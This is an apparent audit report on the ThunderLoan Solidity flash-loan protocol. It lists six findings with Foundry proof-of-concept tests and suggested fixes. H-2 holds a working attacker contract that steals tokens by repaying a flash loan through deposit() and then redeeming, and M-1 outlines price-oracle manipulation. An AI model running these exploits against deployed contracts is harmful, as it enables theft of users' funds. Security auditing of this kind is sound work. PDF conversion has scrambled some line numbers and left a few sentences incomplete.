

# **Thunder Loan Protocol Audit Report**

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## **Protocol Summary**

The ThunderLoan protocol is meant to do the following:


- 1. Give users a way to create flash loans
- 2. Give liquidity providers a way to earn money off their capital

Liquidity providers can deposit assets into Thunder Loan and be given AssetTokens in return. These AssetTokens gain interest over time depending on how often people take out flash loans!

#### **Disclaimer**

The team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

### **Risk Classification**



|            | Impact |     |     |     |
|------------|--------|-----|-----|-----|
| Likelihood | Medium | H/M | М   | M/L |
|            | Low    | М   | M/L | L   |

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

#### **Audit Details**

The findings described in this document correspond the following commit hash

```
1 803f851f6b37e99eab2e94b4690c8b70e26b3f6
```

### Scope

```
1 #-- interfaces
2 | #-- IFlashLoanReceiver.sol
3 | #-- IPoolFactory.sol
4 | #-- ITSwapPool.sol
5 | #-- IThunderLoan.sol
6 #-- protocol
7 | #-- AssetToken.sol
8 | #-- OracleUpgradeable.sol
9 | #-- ThunderLoan.sol
10 #-- upgradedProtocol
11 #-- ThunderLoanUpgraded.sol
```

- Solc Version: 0.8.20
- Chain(s) to deploy contract to: Ethereum
- ERC20s:
  - USDC
  - DAI
  - LINK
  - WETH

#### **Roles**

• Owner: The owner of the protocol who has the power to upgrade the implementation.

- Liquidity Provider: A user who deposits assets into the protocol to earn interest.
- User: A user who takes out flash loans from the protocol.

# **Executive Summary**

Found the bugs using a tool called foundry.

#### **Issues found**

| Severity | Number of issues found |  |
|----------|------------------------|--|
| High     | 3                      |  |
| Medium   | 1                      |  |
| Low      | 2                      |  |
| Info     | 0                      |  |
| Gas      | 0                      |  |
| Total    | 6                      |  |

# **Findings**

#### High

[H-1] Erroneous ThunderLoan::updateExchangeRate in the ThunderLoan::deposit function causes protocol to think it has more fees than it actually does, which blocks the redemptions and incorrectly sets the AssetToken::s\_exchangeRate

**Description:** In the ThunderLoan protocol, the exchangeRate is reponsible for calculating the exchange rate between the assetTokens and underlying tokens. In a way, it's reponsible for keeping track of how many fees to give to liquidity providers.

However, the deposit function updates this rate, without collecting any fee.

#### **Impact:** There are several impacts, to this bug

- 1. The ThunderLoan::redeem is blocked if there is not enough tokens present in the assetToken contract.
- 2. Rewards are incorrectly calculated, leading to liquidity providers potentially getting away with redeeming more than intended.
- 3. This can eventually cause the draining of the tokens from the assetToken contract.

#### **Proof of Concept:**

- 1. LP deposits
- 2. User takes out a flashLoan
- 3. It is now impossible for LP to redeem tokens

Paste this code in ThunderLoanTest.t.sol

#### Proof of code

```
function test_Redeem_After_Loan() external setAllowedToken hasDeposits
2
           uint256 amountToBorrow = AMOUNT * 10;
           uint256 calculatedFee = thunderLoan.getCalculatedFee(tokenA,
3
               amountToBorrow);
4
           vm.startPrank(user);
           tokenA.mint(address(mockFlashLoanReceiver), calculatedFee);
5
6
           thunderLoan.flashloan(address(mockFlashLoanReceiver), tokenA,
               amountToBorrow, "");
7
           vm.stopPrank();
8
           //liquidityProvider tries to redeem the tokens
9
           vm.startPrank(liquidityProvider);
10
           //Redemption is expected to fail
           //Deposit => 1000e18
12
           //Fee => 0.3e18
13
14
           //Amount to redeem => 1000.3e18
           //Protocol trying to withdraw => 1003.3009e18
16
           thunderLoan.redeem(tokenA, type(uint256).max);
17
           vm.stopPrank();
       }
18
```

**Recommended Mitigation:** Remove the incorrect updated exchange lines from Thunder Loan: deposit

```
1
       function deposit(IERC20 token, uint256 amount) external
          revertIfZero(amount) revertIfNotAllowedToken(token) {
           AssetToken assetToken = s_tokenToAssetToken[token];
3
           uint256 exchangeRate = assetToken.getExchangeRate();
4
           uint256 mintAmount = (amount * assetToken.
              EXCHANGE_RATE_PRECISION()) / exchangeRate;
5
           emit Deposit(msg.sender, token, amount);
           assetToken.mint(msg.sender, mintAmount);
6
           uint256 calculatedFee = getCalculatedFee(token, amount);
7 -
8 -
           assetToken.updateExchangeRate(calculatedFee);
           token.safeTransferFrom(msg.sender, address(assetToken), amount)
9
10
       }
```

#### [H-2] Flash loan exploit via deposit() allows user to steal tokens from Thunder Loan contract

**Description:** The Thunder Loan contract provides a flash Loan feature that allows users to borrow tokens on the condition that they are returned along with a fee within the same transaction. The protocol enforces this condition by

However, this check can be bypassed if the borrower returns tokens via the deposit() function instead of an expected repay() method. As a result, the user can call redeem function to steal the deposited tokens.

**Impact:** Illegitimately reclaim tokens borrowed via **flash loans** by misusing the deposit() function

#### **Proof of Concept:**

- 1. User first takes out a flashLoan of 100 tokens.
- 2. Calls deposit rather to deposit these tokens back to AssetToken contract instead of repay.
- 3. Then later calls the redeem function to redeem the stolen tokens.

Find the following code in ThunderLoanTest.t.sol

Proof of Code

```
function test_Deposit_using_flashLoan_Without_Repay() external
           setAllowedToken hasDeposits {
 2
           uint256 amountToBorrow = AMOUNT * 10;
           uint256 calculatedFee = thunderLoan.getCalculatedFee(tokenA,
               amountToBorrow);
4
           DepositOverRepayFlashLoanReceiver flashLoanReceiver = new
               DepositOverRepayFlashLoanReceiver(thunderLoan);
5
6
           vm.startPrank(user);
           tokenA.mint(address(flashLoanReceiver), AMOUNT);
 7
8
           //users taking out a flash loan via FlashLoanReceiver
9
           thunderLoan.flashloan(address(flashLoanReceiver), tokenA,
               amountToBorrow, "");
           uint256 tokensInvested = tokenA.balanceOf(address(
               flashLoanReceiver));
12
           assertEq(tokensInvested, AMOUNT - calculatedFee);
13
14
           //user redeeming the stolen tokens
15
           flashLoanReceiver.redeemTokens(user);
16
17
           vm.stopPrank();
18
19
           //tokenA balance of user:
           uint256 totalTokenAReceived = tokenA.balanceOf(user);
           assertGt(totalTokenAReceived, amountToBorrow);
21
22
           console.log("totalTokenAReceived: ", totalTokenAReceived,
               amountToBorrow, calculatedFee);
23
           // 110.027437357158047785 - tokens stolen
24
           // 100 tokens borrowed using flash loan
25
           // 0.3 tokens used for the exploit
26
       }
27
28
       contract DepositOverRepayFlashLoanReceiver is IFlashLoanReceiver {
           ThunderLoan immutable i_thunderLoan;
29
           IERC20 s_token;
32
           constructor(ThunderLoan thunderLoan) {
               i_thunderLoan = thunderLoan;
34
           function executeOperation(
37
               address token,
38
               uint256 amount,
               uint256 fee,
               address, /*initiator*/
40
41
               bytes calldata /*params*/
42
           )
43
               external
44
                returns (bool)
45
```

```
46
                s_token = IERC20(token);
47
                IERC20(token).approve(address(i_thunderLoan), amount + fee)
                bytes memory depositCall = abi.encodeCall(ThunderLoan.
48
                   deposit, (IERC20(token), amount + fee));
                (bool successDeposit,) = address(i_thunderLoan).call(
49
                   depositCall);
50
                if (!successDeposit) {
51
                    revert("Deposit failed by thunder loan");
52
53
                return true;
54
           }
55
            function redeemTokens(address user) external {
57
                bytes memory redeemCall = abi.encodeCall(ThunderLoan.redeem
                   , (s_token, type(uint256).max));
58
                (bool success,) = address(i_thunderLoan).call(redeemCall);
                if (success) {
                    s_token.transfer(user, s_token.balanceOf(address(this))
                       );
                }
61
62
           }
63
       }
```

#### **Recommended Mitigation:**

Require borrowers to call a repay() function that handles repayment atomically and disallows returning funds via other routes like deposit().

```
1 function flashloan(
2
           address receiverAddress,
3
           IERC20 token,
           uint256 amount,
5
           bytes calldata params
       )
6
            external
8
            revertIfZero(amount)
9
           revertIfNotAllowedToken(token)
           AssetToken assetToken = s_tokenToAssetToken[token];
11
           uint256 startingBalance = IERC20(token).balanceOf(address(
12
               assetToken));
13
14
            if (amount > startingBalance) {
                revert ThunderLoan__NotEnoughTokenBalance(startingBalance,
15
                   amount);
16
           }
17
18
           if (receiverAddress.code.length == 0) {
19
                revert ThunderLoan__CallerIsNotContract();
20
```

```
21
22
            uint256 fee = getCalculatedFee(token, amount);
23
            assetToken.updateExchangeRate(fee);
24
25
            emit FlashLoan(receiverAddress, token, amount, fee, params);
26
27
            s_currentlyFlashLoaning[token] = true;
            assetToken.transferUnderlyingTo(receiverAddress, amount);
28
29
            receiverAddress.functionCall(
30
                abi.encodeCall(
31
                    IFlashLoanReceiver.executeOperation,
32
33
                         address(token),
34
                         amount,
                         fee,
                        msg.sender, // initiator
37
                         params
                    )
39
                )
40
            );
            repay(token, amount + fee);
41 +
42
            uint256 endingBalance = token.balanceOf(address(assetToken));
43
            if (endingBalance < startingBalance + fee) {</pre>
44
                revert ThunderLoan__NotPaidBack(startingBalance + fee,
                   endingBalance);
            }
45
46
            s_currentlyFlashLoaning[token] = false;
47
       }
```

# [H-3] Mixing up variable location causes storage collisions in ThunderLoan::s\_flashLoanFee and ThunderLoan::s\_currentlyFlashLoaning, freezing protocol

**Description:** ThunderLoan.sol has two variables in the following order-

```
uint256 private s_feePrecision; // slot 1
uint256 private s_flashLoanFee; // slot 2
mapping(IERC20 token => bool currentlyFlashLoaning) private
s_currentlyFlashLoaning; //slot 3
```

However, the ThunderLoanUpgraded.sol has them in a different order:

```
uint256 private s_flashLoanFee; //slot 1
uint256 public constant FEE_PRECISION = 1e18; //no-slot
mapping(IERC20 token => bool currentlyFlashLoaning) private
s_currentlyFlashLoaning; //slot 2
```

Due to how the storage works in Solidity, s\_flashLoanFee in the ThunderLoanUpgraded con-

tract will have the value of s feePrecision.

You can not adjust the position of storage variables, and removing storage variables for constants breaks the storage layout.

**Impact:** After rthe upgrade, the s\_flashLoanFee will have of s\_feePrecision. This means users who take out the flash loan after the upgrade will be charged the wrong fee.

More importantly, the s\_currentlyFlashLoaning will start in thw wrong storage slot.

#### **Proof of Concept:**

• Fee values are different before and after the upgrade.

Find the following code in ThunderLoanTest.t.sol

#### Proof of Code

```
1 import {ThunderLoanUpgraded} from 'src/upgradedProtocol/
      ThunderLoanUpgraded.sol';
2
3
4
5
6 function testUpgradeBreaks() external{
       uint256 feeBeforeUpgrade = thunderLoan.getFee(); //0.003
7
8
9
       vm.startPrank(thunderLoan.owner());
10
       ThunderLoanUpgraded thunderLoanUpgraded = new ThunderLoanUpgraded()
       thunderLoan.upgradeToAndCall(address(thunderLoanUpgraded), "");
11
12
       vm.stopPrank();
13
14
       uint256 feeAfterUpgrade = thunderLoan.getFee(); //1
15
16
       assert(feeBeforeUpgrade != feeAfterUpgrade);
17 }
```

You can also see the storage layout difference by running forge inspect ThunderLoan storage and forge inspect ThunderLoanUpgraded storage

**Recommended Mitigation:** If you must remove the storage variable, leave it as blank as to not mess up the storage slots.

```
1 - uint256 private s_flashLoanFee;//slot 1
2 - uint256 public constant FEE_PRECISION = 1e18;
3
4 + uint256 private s_blank; //slot 1
5 + uint256 private s_flashLoanFee; //slot 2
6 + uint256 public constant FEE_PRECISION = 1e18;
```

#### Medium

#### [M-1] Using TSwap as price oracle leads to price and oracle manipulation attacks

**Description:** The TSwap pool is a contant product formula based AMM (automated market maker). The price of a token is determined by how many reserves are on either side of the pool. Because of this, it is easy for malicious users to manipulate the price of the token by buying or selling large amount of the token in the same transaction, esentially ignoring the protocol fees.

**Impact:** Liquidity providers will drastically reduce fees for providing liquidity.

**Proof of Concept:** The following all happens in 1 transaction.

- 1. Users takes a flashLoan from ThunderLoan contract of 50 tokenA. They are charged the original fee feeOne.
- 2. Insteading of repaying the loan right away, users swaps these tokens with another token in the tswap pool, hence tanking the price of one pool token in weth:

3. Now user takes out another flash loan of 50 tokenA. The fees for this second flash loan, turns out to be really cheap due to the fact that ThunderLoan contract calculates price based on TSwap pool.

I have created a Proof-of-code (POC) in ThunderLoanTest.t.sol. It is too long to add here.

**Recommended Mitigation:** Consider using a different price oracle mechanism, like a chainlink price-feed with a Uniswap TWAP fallback oracle.

#### Low

#### [L-1] Empty function body, consider commenting why is it left empty

#### **Description:**

#### [L-2] Initializers could be front-run

**Description:** Initializers could be fron-run, allowing an attacker to either set their own values, take ownership of the contract and in the worst case forcing a redeployment.

```
function initialize(address tswapAddress) external initializer {
   __Ownable_init(msg.sender);
   __UUPSUpgradeable_init();
   __Oracle_init(tswapAddress);
   s_feePrecision = 1e18;
   s_flashLoanFee = 3e15; // 0.3% ETH fee
}
```

**Impact:** This can lead to huge stealing of funds if an attacker tries to become the owner or manipulate the contract functionality they way that seem fit.